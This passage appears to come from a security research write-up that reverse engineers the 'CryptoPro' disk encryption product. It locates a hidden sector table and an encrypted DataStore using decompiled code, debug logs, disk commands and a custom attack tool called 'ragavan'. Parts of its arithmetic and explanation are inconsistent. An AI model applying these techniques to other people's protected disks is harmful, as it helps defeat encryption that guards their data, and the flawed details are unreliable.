
Unfortunately, the content does not look to be readable, indicating it was either compressed or encrypted. There does not appear to be a known fingerprint - so the content was most likely encrypted. The block contents were approximately `253132800` bytes. Extracting this block and performing entropy analysis resulted in the following graph:

```
None
# dd if=cpro-disk.raw of=datastore.raw bs=512 skip=65494880 count=494400
494400+0 records in
494400+0 records out
253132800 bytes (253 MB, 241 MiB) copied, 2.2792 s, 111 MB/s
```

`data_store` Content Extraction

```
None
# binwalk -EF -J datastore.raw

DECIMAL       HEXADECIMAL     ENTROPY
--------------------------------------------------------------------------------
0             0x0             Rising entropy edge (1.000000)
247808        0x3C800         Falling entropy edge (0.544284)
495616        0x79000         Rising entropy edge (1.000000)
991232        0xF2000         Falling entropy edge (0.160690)
1296384       0x13C800        Rising entropy edge (1.000000)
9684992       0x93C800        Falling entropy edge (0.753922)
9808896       0x95AC00        Rising entropy edge (1.000000)
11105280      0xA97400        Rising entropy edge (1.000000)
12153856      0xB97400        Rising entropy edge (1.000000)
18073600      0x113C800       Rising entropy edge (1.000000)
22763520      0x15B5800       Rising entropy edge (1.000000)
23068672      0x1600000       Falling entropy edge (0.441342)
```

`binwalk` Entropy Graph Generation




`data_store` Entropy Graph


The `datastore.raw` content did not have very high entropy nor did the data contain any discernible string values. This actually doesn't help very much and does not settle the encryption vs compression argument.

Hidden Partition Table

My next step was to understand where the sector offset from `ss_data_store_get_start_sector` was derived. Since `crypt_config` had detailed logging, we can simply search for this log message:




Ghidra String Search for `ss_data_store_get_start_sector`



`ss_data_store_get_start_sector` Pseudocode

Based on the pseudocode it looked like `FUN_0043619c` was `ss_data_store_get_start_sector`. I have my first breakpoint! Briefly walking the code from a static analysis perspective the first function call to `FUN_004360b0` looked to carry some familiar content:



`ss_util_hw_get_eda_partition_data` Pseudocode

The function `FUN_004360b0` was observed to be `ss_util_hw_get_eda_partition_data` and contained the logic which produced the following log message:

```
None
13.01.2026 15:08:50.169 DBG (967) ss_util_hw_get_partition_data:
        part->disk_number      = 0
        part->disk_id          = 0x00000000
        part->partition_number = 5
        part->start_sector     = 3bf6000
        part->num_sectors      = 300000
        part->bytes_per_sector = 512
```

`crypt_config` Console Logging for `ss_util_hw_get_partition_data`

Right before this print statement was executed, a call to `FUN_00435c42` was made. Examination of the pseudocode for this function identified the function to be

`get_eda_partition_params`. Based on this information, `crypt_config` would search the GPT table of the disk to locate the `Type-UUID` value of `A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA`:

```
None
13.01.2026 15:08:50.168 DBG (967) get_eda_partition_params:
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA - 28732ac1-1ff8-d211-ba4b-00a0c93ec93b
13.01.2026 15:08:50.168 DBG (967) get_eda_partition_params:
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA - 16e3c9e3-5c0b-b84d-817d-f92df00215ae
13.01.2026 15:08:50.168 DBG (967) get_eda_partition_params:
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA - a2a0d0eb-e5b9-3344-87c0-68b6b72699c7
13.01.2026 15:08:50.168 DBG (967) get_eda_partition_params:
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA - a4bb94de-d106-404d-a16a-bfd50179d6ac
13.01.2026 15:08:50.168 DBG (967) get_eda_partition_params:
A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA - a0eda0ed-85a1-b94e-b92d-cf6dccd3ddca
13.01.2026 15:08:50.169 DBG (967) get_eda_partition_params: found partition with
GUID A0EDA0ED-85A1-B94E-B92D-CF6DCCD3DDCA
```

`crypt_config` Console Logging for `get_eda_partition_params`

You may have noticed something interesting about this logic. But we are going to have to stick a pin in that for the moment. Don't worry, I will come back to this a little later 😜.

I think you may have the point of how I am mapping function names to logging statements. So, from this point on I am going to forgo mapping `FUN_XX` values to their derived function names. You can assume when I reference a function, the name was derived from a logging statement, somewhere along the way, or one was selected based on pseudocode analysis.

The function `get_eda_partition_params` searches the GPT for the `Type-UUID` value representing the `EDA Partition`. Once located that value was set to the pointer `param_1`, referenced as `&local_240` in function `ss_util_hw_get_data_store_start_sector`:

```
13  *puVar3 = 0;
14  puVar3[1] = 0;
15  puVar3[2] = 0;
16  *(undefined4 *)(puVar3 + 3) = 0;
17  *(undefined4 *)((long)puVar3 + 0x14) = 0x200;
18  iVar2 = get_eda_partition_params(puVar3 + 2,puVar3 + 3,puVar3,puVar3 + 1);
19  if (iVar2 == 0) {
20    if (DAT_00a66729 == '\0') {
21      DBG_Logger("ss_util_hw_get_partition_data:\n\tpart->disk_number      = %d\n\tpart->disk_id
            = 0x%08x\n\tpart->partition_number = %d\n\tpart->start_sector     = %llx\n\tpart->num_se
      ctors      = %lx\n\tpart->bytes_per_sector = %d\n"
22                ,*(undefined4 *)((long)puVar3 + 0xc),*(undefined4 *)(puVar3 + 3),
23                *(undefined4 *)(puVar3 + 2),*puVar3,*(undefined4 *)(puVar3 + 1),
24                *(undefined4 *)((long)puVar3 + 0x14));
25      DAT_00a66729 = '\x01';
26    }
27    *param_1 = puVar3;
28    uVar4 = 0;
29  }
```

Tracking `param_1` Assignment of Value From `puVar3` in `ss_util_hw_get_eda_partition_data`

In the function `ss_util_hw_get_eda_partition_data`, `param_1` was set from the value of `puVar3`. On line #13, `puVar3` was assigned the value `0`. Additionally, line #14 and #15 reference indices of a base memory location - indicating this was an array pointer. On line #17, `puVar3 + 0x14` was set to the value of `0x200` which is the decimal value `512`. This value is the common byte density of a single disk sector.

Looking at how this value was processed in the parent function (`ss_util_hw_get_data_store_start_sector`) we are able to see some points of interest:

```
20  uVar3 = ss_util_hw_get_eda_partition_data(&local_240);
21  if (local_240 == (long *)0x0) {
22    debugPrint("%s: could not get partition data (0x%08x)\n",
23               "ss_util_hw_get_data_store_start_sector",uVar3);
24    uVar5 = 0x102e;
25  }
26  else {
27    lVar2 = *local_240;
28    uVar1 = *(uint *)(local_240 + 1);
29    garbage_collection();
30    iVar4 = FUN_007a6840("/dev/edadisk",0);
31    if (iVar4 == -1) {
32      ERR_Logger("ss_data_store_get_start_sector: could not open device %s\n","/dev/edadisk");
33      *param_1 = 0;
34      *param_2 = 0;
35      uVar5 = 0x1029;
36    }
37    else {
38      lVar2 = lVar2 + -0x11 + (ulong)uVar1;
39      DBG_Logger("ss_util_hw_get_data_store_start_sector: reading layout sector %lld\n",lVar2);
40      seek_disk(iVar4,lVar2 * 0x200,0);
41      ss_read_disk(iVar4,local_238,0x200);
42      close_handle(iVar4);
43      *param_1 = local_208 + local_234;
44      *param_2 = local_200;
45      DBG_Logger("ss_data_store_get_start_sector: sector_address = %lld, num_sectors = %d\n",
46                 *param_1);
47      uVar5 = 0;
48    }
49  }
```

`ss_util_hw_get_data_store_start_sector` Pseudocode for `local_240`

In `ss_util_hw_get_data_store_start_sector`, `lVar2` was set to the address of `local_240` - on line #27. Then on line #38, this value was used to derive an offset of the `EDA Disk`, printed to a debug statement on line #39. This debug statement was triggered if the call to `FUN_007a6840` returned `-1`, on line #31. What I am particularly interested in was this debug statement, on line #39:

```
C/C++
DBG_Logger("ss_util_hw_get_data_store_start_sector: reading layout sector
%lld\n",lVar2);
```

`ss_util_hw_get_data_store_start_sector` Debug Error for Layout Sector

This debug log appears to indicate a *hidden* sector table was at an offset contained in var `lVar2`. The debug statement on line #32 was returned if `FUN_007a6840` failed to open the block device `/dev/edadisk`. This device was a special block node, established by the Superschaf custom Kernel, which represents the system disk (`EDA Disk`). Meaning `FUN_007a6840` was some sort of mount function. If `FUN_007a6840` successfully mounted

`/dev/edadisk`, the offset of `lVar2 + -0x11 + (ulong)uVar1` was used to derive the pointer of our layout table.

Luckily, we also captured this debug statement from the console log:

```
None
12.01.2026 21:09:30.300 DBG (3615) ss_util_hw_get_data_store_start_sector: reading layout sector 66019311
```

`crypt_config` Console Log for Hidden Sector Table

Comparing the offset value `66019311` against `fdisk`, it was plain to see this was at the tail end of the `EDA Partition`:

```
None
Device            Start      End  Sectors  Size Type
cpro-disk.raw1     2048   206847   204800  100M EFI System
cpro-disk.raw2   206848   239615    32768   16M Microsoft reserved
cpro-disk.raw3   239616 62872654 62633039 29.9G Microsoft basic data
cpro-disk.raw4 66019328 67104767  1085440  530M Windows recovery environment
cpro-disk.raw5 62873600 66019327  3145728  1.5G unknown
```

EDA Disk GPT Table

As it so happens the difference between the end sector of partition 5 (`EDA Partition`) and the layout sector was just `66019327 - 66019311 = 0x10` adding `0x1` gets us to `0x11` and starts to align with the logic from line #38 of `ss_util_hw_get_data_store_start_sector`. Setting a breakpoint and live debugging the application helps to confirm this theory.

Live debugging the application between the `if else` statement had the following x86_64 assembly:

```
00436202 e8 39 06 37 00     CALL    007a6840
00436207 89 c3              MOV     EBX,EAX
00436209 83 f8 ff           CMP     EAX,-0x1
0043620c 0f 84 bb 00 00 00  JZ      004362cd
00436212 45 89 e4           MOV     R12D,R12D
00436215 4f 8d 64 26 ef     LEA     R12,[R14 + R12*0x1 + -0x11]
0043621a 4c 89 e6           MOV     RSI,R12
0043621d 48 8d 3d 5c 93 44 00 LEA   RDI,[0x87f580]
00436224 b8 00 00 00 00     MOV     EAX,0x0
00436229 e8 64 82 fd ff     CALL    0040e492
```

`crypt_config` Assembly of `if else` From `ss_util_hw_get_data_store_start_sector`

The following represents the register stack, before executing this equation:

Registers - 1 Thread 2149.2149 "crypt_config_7." (running)

1	2	Name	Value	Type
☑	4	RSP	7fffffffe1e0	
☐	0	RAX	6	
☐	1	RCX	0	
☐	2	RDX	0	
☐	3	RBX	6	
☐	5	RBP	7fffffffe440	
☐	6	RSI	87ed61	
☐	7	RDI	ffffff9c	
☐	36	R8	1	
☐	37	R9	0	
☐	38	R10	0	
☐	39	R11	246	
☐	40	R12	300000	
☐	41	R13	7fffffffe448	
☐	42	R14	3bf6000	

`if else` Register Stack

From the stack, `R14` contains the value `0x3bf6000` which was `62873600` or the start sector of `EDA Partition`. `R12` contains the value `0x300000` which was `3145728` or the end sector of

`EDA Partition`. This value was multiplied by `0x1` to inverse the polarity of the variable. Adding these two values together places the pointer at the end sector of the `EDA Partition`, then we just subtract `0x11` from this and we have the location of the hidden layout table!

The function `ss_util_hw_get_data_store_start_sector` continues to perform a `seek` and execute `ss_read_disk`. The function `seek` just moves the pointer index to the start of the hidden sector table and `ss_read_disk` then reads the bytes from this offset. The third parameter passed to this function designates how many bytes to read which was `0x200` or `512` - a single sector block:

```
38      lVar2 = lVar2 + -0x11 + (ulong)uVar1;
39      DBG_Logger("ss_util_hw_get_data_store_start_sector: reading layout sector %lld\n",lVar2);
40      seek_disk(iVar4,lVar2 * 0x200,0);
41      ss_read_disk(iVar4,local_238,0x200);
42      close_handle(iVar4);
43      *param_1 = local_208 + local_234;
44      *param_2 = local_200;
45      DBG_Logger("ss_data_store_get_start_sector: sector_address = %lld, num_sectors = %d\n",
46                 *param_1);
```

`ss_util_hw_get_data_store_start_sector` Call to `seek_disk` and `ss_read_disk`

Reading this sector table we see a LittleEndian header value of `0x11500001` and the contents of the layout table:

```
None
# hexdump -C -s 33801887232 cpro-disk.raw | head
7debfde00  01 00 50 11 00 60 bf 03  00 00 00 00 00 00 00 00  |..P..`..........|
7debfde10  00 00 00 00 60 54 19 00  40 ff 27 00 00 00 00 00  |....`T..@.'.....|
7debfde20  10 00 00 00 50 ff 27 00  00 00 00 00 10 00 00 00  |....P.'.........|
7debfde30  60 ff 27 00 00 00 00 00  00 00 08 00 60 ff 2f 00  |`.'.........`./.|
7debfde40  00 00 00 00 80 00 00 00  10 ff 27 00 00 00 00 00  |..........'.....|
7debfde50  10 00 00 00 20 ff 27 00  00 00 00 00 20 00 00 00  |.... .'..... ...|
7debfde60  e0 ff 2f 00 00 00 00 00  00 00 00 00 10 df 24 00  |../...........$.|
7debfde70  00 00 00 00 00 20 03 00  00 00 00 00 00 00 00 00  |..... ..........|
7debfde80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
7debfde90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 30 00  |..............0.|
```

CryptoPro Hidden Sector Table

The function `ss_util_hw_get_data_store_start_sector` continues to add `local_208` and `local_234` together and assign that value to the passed pointer, `*param_1`. The var `local_200` was then assigned to the secondary passed argument, `*param_2`. Ultimately, these offset values from the sector table are used to identify the starting offset of the `FATStore` (`DataStore`) and the sector count of this data block:

```
None
13.01.2026 15:08:50.170 DBG (967) ss_data_store_get_start_sector: sector_address =
65494880, num_sectors = 524288
```

`crypt_config` Debug Log of Data Store

Hidden Sector Table Analysis

Having located the sector table and understanding the logic used to read it, the following layout was extracted during the course of this research effort:

```
None
+---------+-------------------------+--------------------------+
| Offset  | Bytes                   | Description              |
+---------+-------------------------+--------------------------+
| 00-03   | 01 00 50 11             | Magic                    |
+---------+-------------------------+--------------------------+
| 04-19   | 00 60 bf 03 00 00 00 00 | NIX Start Sector         |
|         | 00 00 00 00 00 00 00 00 |                          |
+---------+-------------------------+--------------------------+
| 20-23   | 60 54 19 00             | NIX Sector Count         |
+---------+-------------------------+--------------------------+
| 24-31   | 40 ff 27 00 00 00 00 00 | Reserv1 Start            |
+---------+-------------------------+--------------------------+
| 32-35   | 10 00 00 00             | Reserv1 Sector Count     |
+---------+-------------------------+--------------------------+
| 36-43   | 50 ff 27 00 00 00 00 00 | DStore Rand Start        |
+---------+-------------------------+--------------------------+
| 44-47   | 10 00 00 00             | DStore Rand Sector Count |
+---------+-------------------------+--------------------------+
| 48-55   | 60 ff 27 00 00 00 00 00 | DStore Start             |
+---------+-------------------------+--------------------------+
| 56-59   | 00 00 08 00             | DStore Sector Count      |
+---------+-------------------------+--------------------------+
| 60-67   | 60 ff 2f 00 00 00 00 00 | TPM Data Start           |
+---------+-------------------------+--------------------------+
| 68-71   | 80 00 00 00             | TPM Data Sector Count    |
+---------+-------------------------+--------------------------+
| 72-79   | 10 ff 27 00 00 00 00 00 | TPM RandBytes Start      |
+---------+-------------------------+--------------------------+
| 80-83   | 10 00 00 00             | TPM RandBytes Sector Con.|
+---------+-------------------------+--------------------------+
```

```
| 84-91   | 20 ff 27 00 00 00 00 00 | TPM DataBlock Start      |
+---------+-------------------------+--------------------------+
| 92-95   | 20 00 00 00             | TPM DataBlock Sector Con.|
+---------+-------------------------+--------------------------+
| 96-103  | e0 ff 2f 00 00 00 00 00 | Table End                |
+---------+-------------------------+--------------------------+
| 104-107 | 00 00 00 00             | Table Sector Count       |
+---------+-------------------------+--------------------------+
| 108-115 | 10 df 24 00 00 00 00 00 | LogStore Start           |
+---------+-------------------------+--------------------------+
| 116-119 | 00 20 03 00             | LogStore Sector Count    |
+---------+-------------------------+--------------------------+
| 120-155 | N/A                     | ??                       |
+---------+-------------------------+--------------------------+
| 156-159 | 00 00 30 00             | NIX Sector Count         |
+---------+-------------------------+--------------------------+
```

CryptoPro Sector Table General Structure

The CryptoPro sector table was composed of a single `512` byte block and was located at the sector offset of `-0x11` from the end of the `EDA Partition`. The table began with a 4-byte magic header and then 16-bytes representing the start sector of the `EDA Partition`. This start value was used as a base to determine where the other *hidden* blocks were located. Each block was defined with an offset value, added to the base (start sector of the `EDA Partition`). This was then followed by the sector count allocated to each block. For example, to calculate the offset of the `DataStore` the following calculation was used:

```
None
DStore Start + NIX Start Sector = DataStore Sector Offset

0x27ff60 + 0x30bf6000 = 0x3e75f60 = 65494880 (base 10)
```

Locating Data Store Offset From Sector Table

`ragavan` Dump `EDA Layout Table`

Manual calculations are tedious and a PITA to check each time. So I built `ragavan`, an attack tool created during this research effort to automate secret extraction, crypto functionality, and exploitation of a CryptoPro protected system disk. For additional background about this tooling, see APPENDIX XVII: Meet ragavan.

Running `PrintBlocks`, `ragavan` automates analysis of the Layout Table and visualizes all the CryptoPro hidden data blocks:

```
# ragavan PrintBlocks -dd cpro-disk.raw
[+] [edaDisk] [GetEDAPart] NIX Partition Located
        PartNo: 4 StartSector: 62873600 EndSector: 66019327 SectorCount: 3145728
[DEBUG] [utils] [SeekRead] Read 512 Bytes from cpro-disk.raw @ 66019311
[DEBUG] [utils] [SeekRead] Read Buffer
  00000000  01 00 50 11 00 60 BF 03  00 00 00 00 00 00 00 00  |..P..`..........|
  00000010  00 00 00 00 F0 DE 24 00  40 FF 27 00 00 00 00 00  |......$.@.'.....|
  00000020  10 00 00 00 50 FF 27 00  00 00 00 00 10 00 00 00  |....P.'.........|
  00000030  60 FF 27 00 00 00 00 00  00 00 08 00 60 FF 2F 00  |`.'.........`./.|

[+] [edaDisk] [getLayoutTable] Magic Byte Header Located @ 66019311
[+] [edaDisk] [FindNIXDataBlock] data block located @ address: 62873600 w sector count: 2416368
[+] [edaDisk] [FindLogStore] data block located @ address: 65290000 w sector count: 204800
[+] [edaDisk] [FindTPMDataBlock] data block located @ address: 65494816 sector count: 16384
[+] [edaDisk] [FindDataStoreRandomBytes] data block located @ address: 65494864 w byte count: 8192
[+] [edaDisk] [FindDataStore] data block located @ address: 65494880 sector count: 268435456
[+] [edaDisk] [FindTPMResDataBlock] data block located @ address: 66019168 sector count: 65536
[+] [edaDisk] [FindTPMRandomBytes] data block located @ address: 65494800 w byte count: 8192
[+] [edaDisk] [FindRes1DataBlock] data block located @ address: 65494848 w sector count: 16
[+] [edaDisk] [FindRes2DataBlock] data block located @ address: 66019296 w sector count: 0
[*] [ragavan] [PrintBlocks] EDA Layout Table:
      0   62873600     65289968     2416368          NIX Data Block
      1   65290000     65494800     204800           Log Store
      2   65494800     65494816     16               TPM RBytes
      3   65494816     65494848     32               TPM Data Block
      4   65494848     65494864     16               Resv1 Data Block
      5   65494864     65494880     16               DataStore RBytes
      6   65494880     66019168     524288           DataStore
      7   66019168     66019296     128              TPM Resv Data Block
      8   66019296     66019296     0                Resv2 Data Block
      9   66019311     66019312     1                EDA Layout Table
```

`ragavan` Extraction of the `EDA Layout Table`

Based on this output there are a number of different data blocks hidden away within the `EDA Partition`. I will review most of these blocks during the course of this research, but let's not get ahead of ourselves quite yet. For now, I will focus on the `DataStore` relevant sections.

From [FATStore Initial Analysis], the `crypt_config` logs indicated the `DataStore` was located at sector offset `65494880`. Having the ability to now read the `EDA Layout Table`, we can confirm this to be accurate but the contents are not readable. This indicates the use of either encryption or compression. Let's carry-on with our analysis of `MountFS`.

The following is a quick update of my ongoing task list. I will mark completed tasks and update this list as new objectives are identified. This will stand as a quick summary of where we are in this research effort as we move along through the document.

1. ~~Locate the `FATStore`~~
2. Recovery `DataStore` plain text content

3. Examine the configuration context within the `DataStore`
4. Examine the XML configuration file
5. Locate disk encryption keys
6. Recover application cryptographic logic

The `LogStore`

As a side note, there was an additional unencrypted block used to store logs from each CryptoPro boot cycle. During the research effort, contents of this data block were not observed to allow for exploitation of the system but did provide access to boot logs:

```
# ragavan PrintBlocks cpro-disk.raw
[+] [edaDisk] [GetEDAPart] NIX Partition Located
        PartNo: 4 StartSector: 62873600 EndSector: 66019327 SectorCount: 3145728
[+] [edaDisk] [getLayoutTable] Magic Byte Header Located @ 66019311
[*] [ragavan] [PrintBlocks] EDA Layout Table:
       0   62873600     65289968     2416368          NIX Data Block
       1   65290000     65494800     204800           Log Store
       2   65494800     65494816     16               TPM RBytes
       3   65494816     65494848     32               TPM Data Block
       4   65494848     65494864     16               Resv1 Data Block
       5   65494864     65494880     16               DataStore RBytes
       6   65494880     66019168     524288           DataStore
       7   66019168     66019296     128              TPM Resv Data Block
       8   66019296     66019296     0                Resv2 Data Block
       9   66019311     66019312     1                EDA Layout Table
```

CryptoPro `LogStore`

The contents of the `LogStore` were easily extracted with the help of `ragavan` and the `DumpSecBlock` task:

```shell
# ragavan DumpSecBlock -c 204800 -s 65290000 -f /tmp/logstore.bin /dev/nbd0
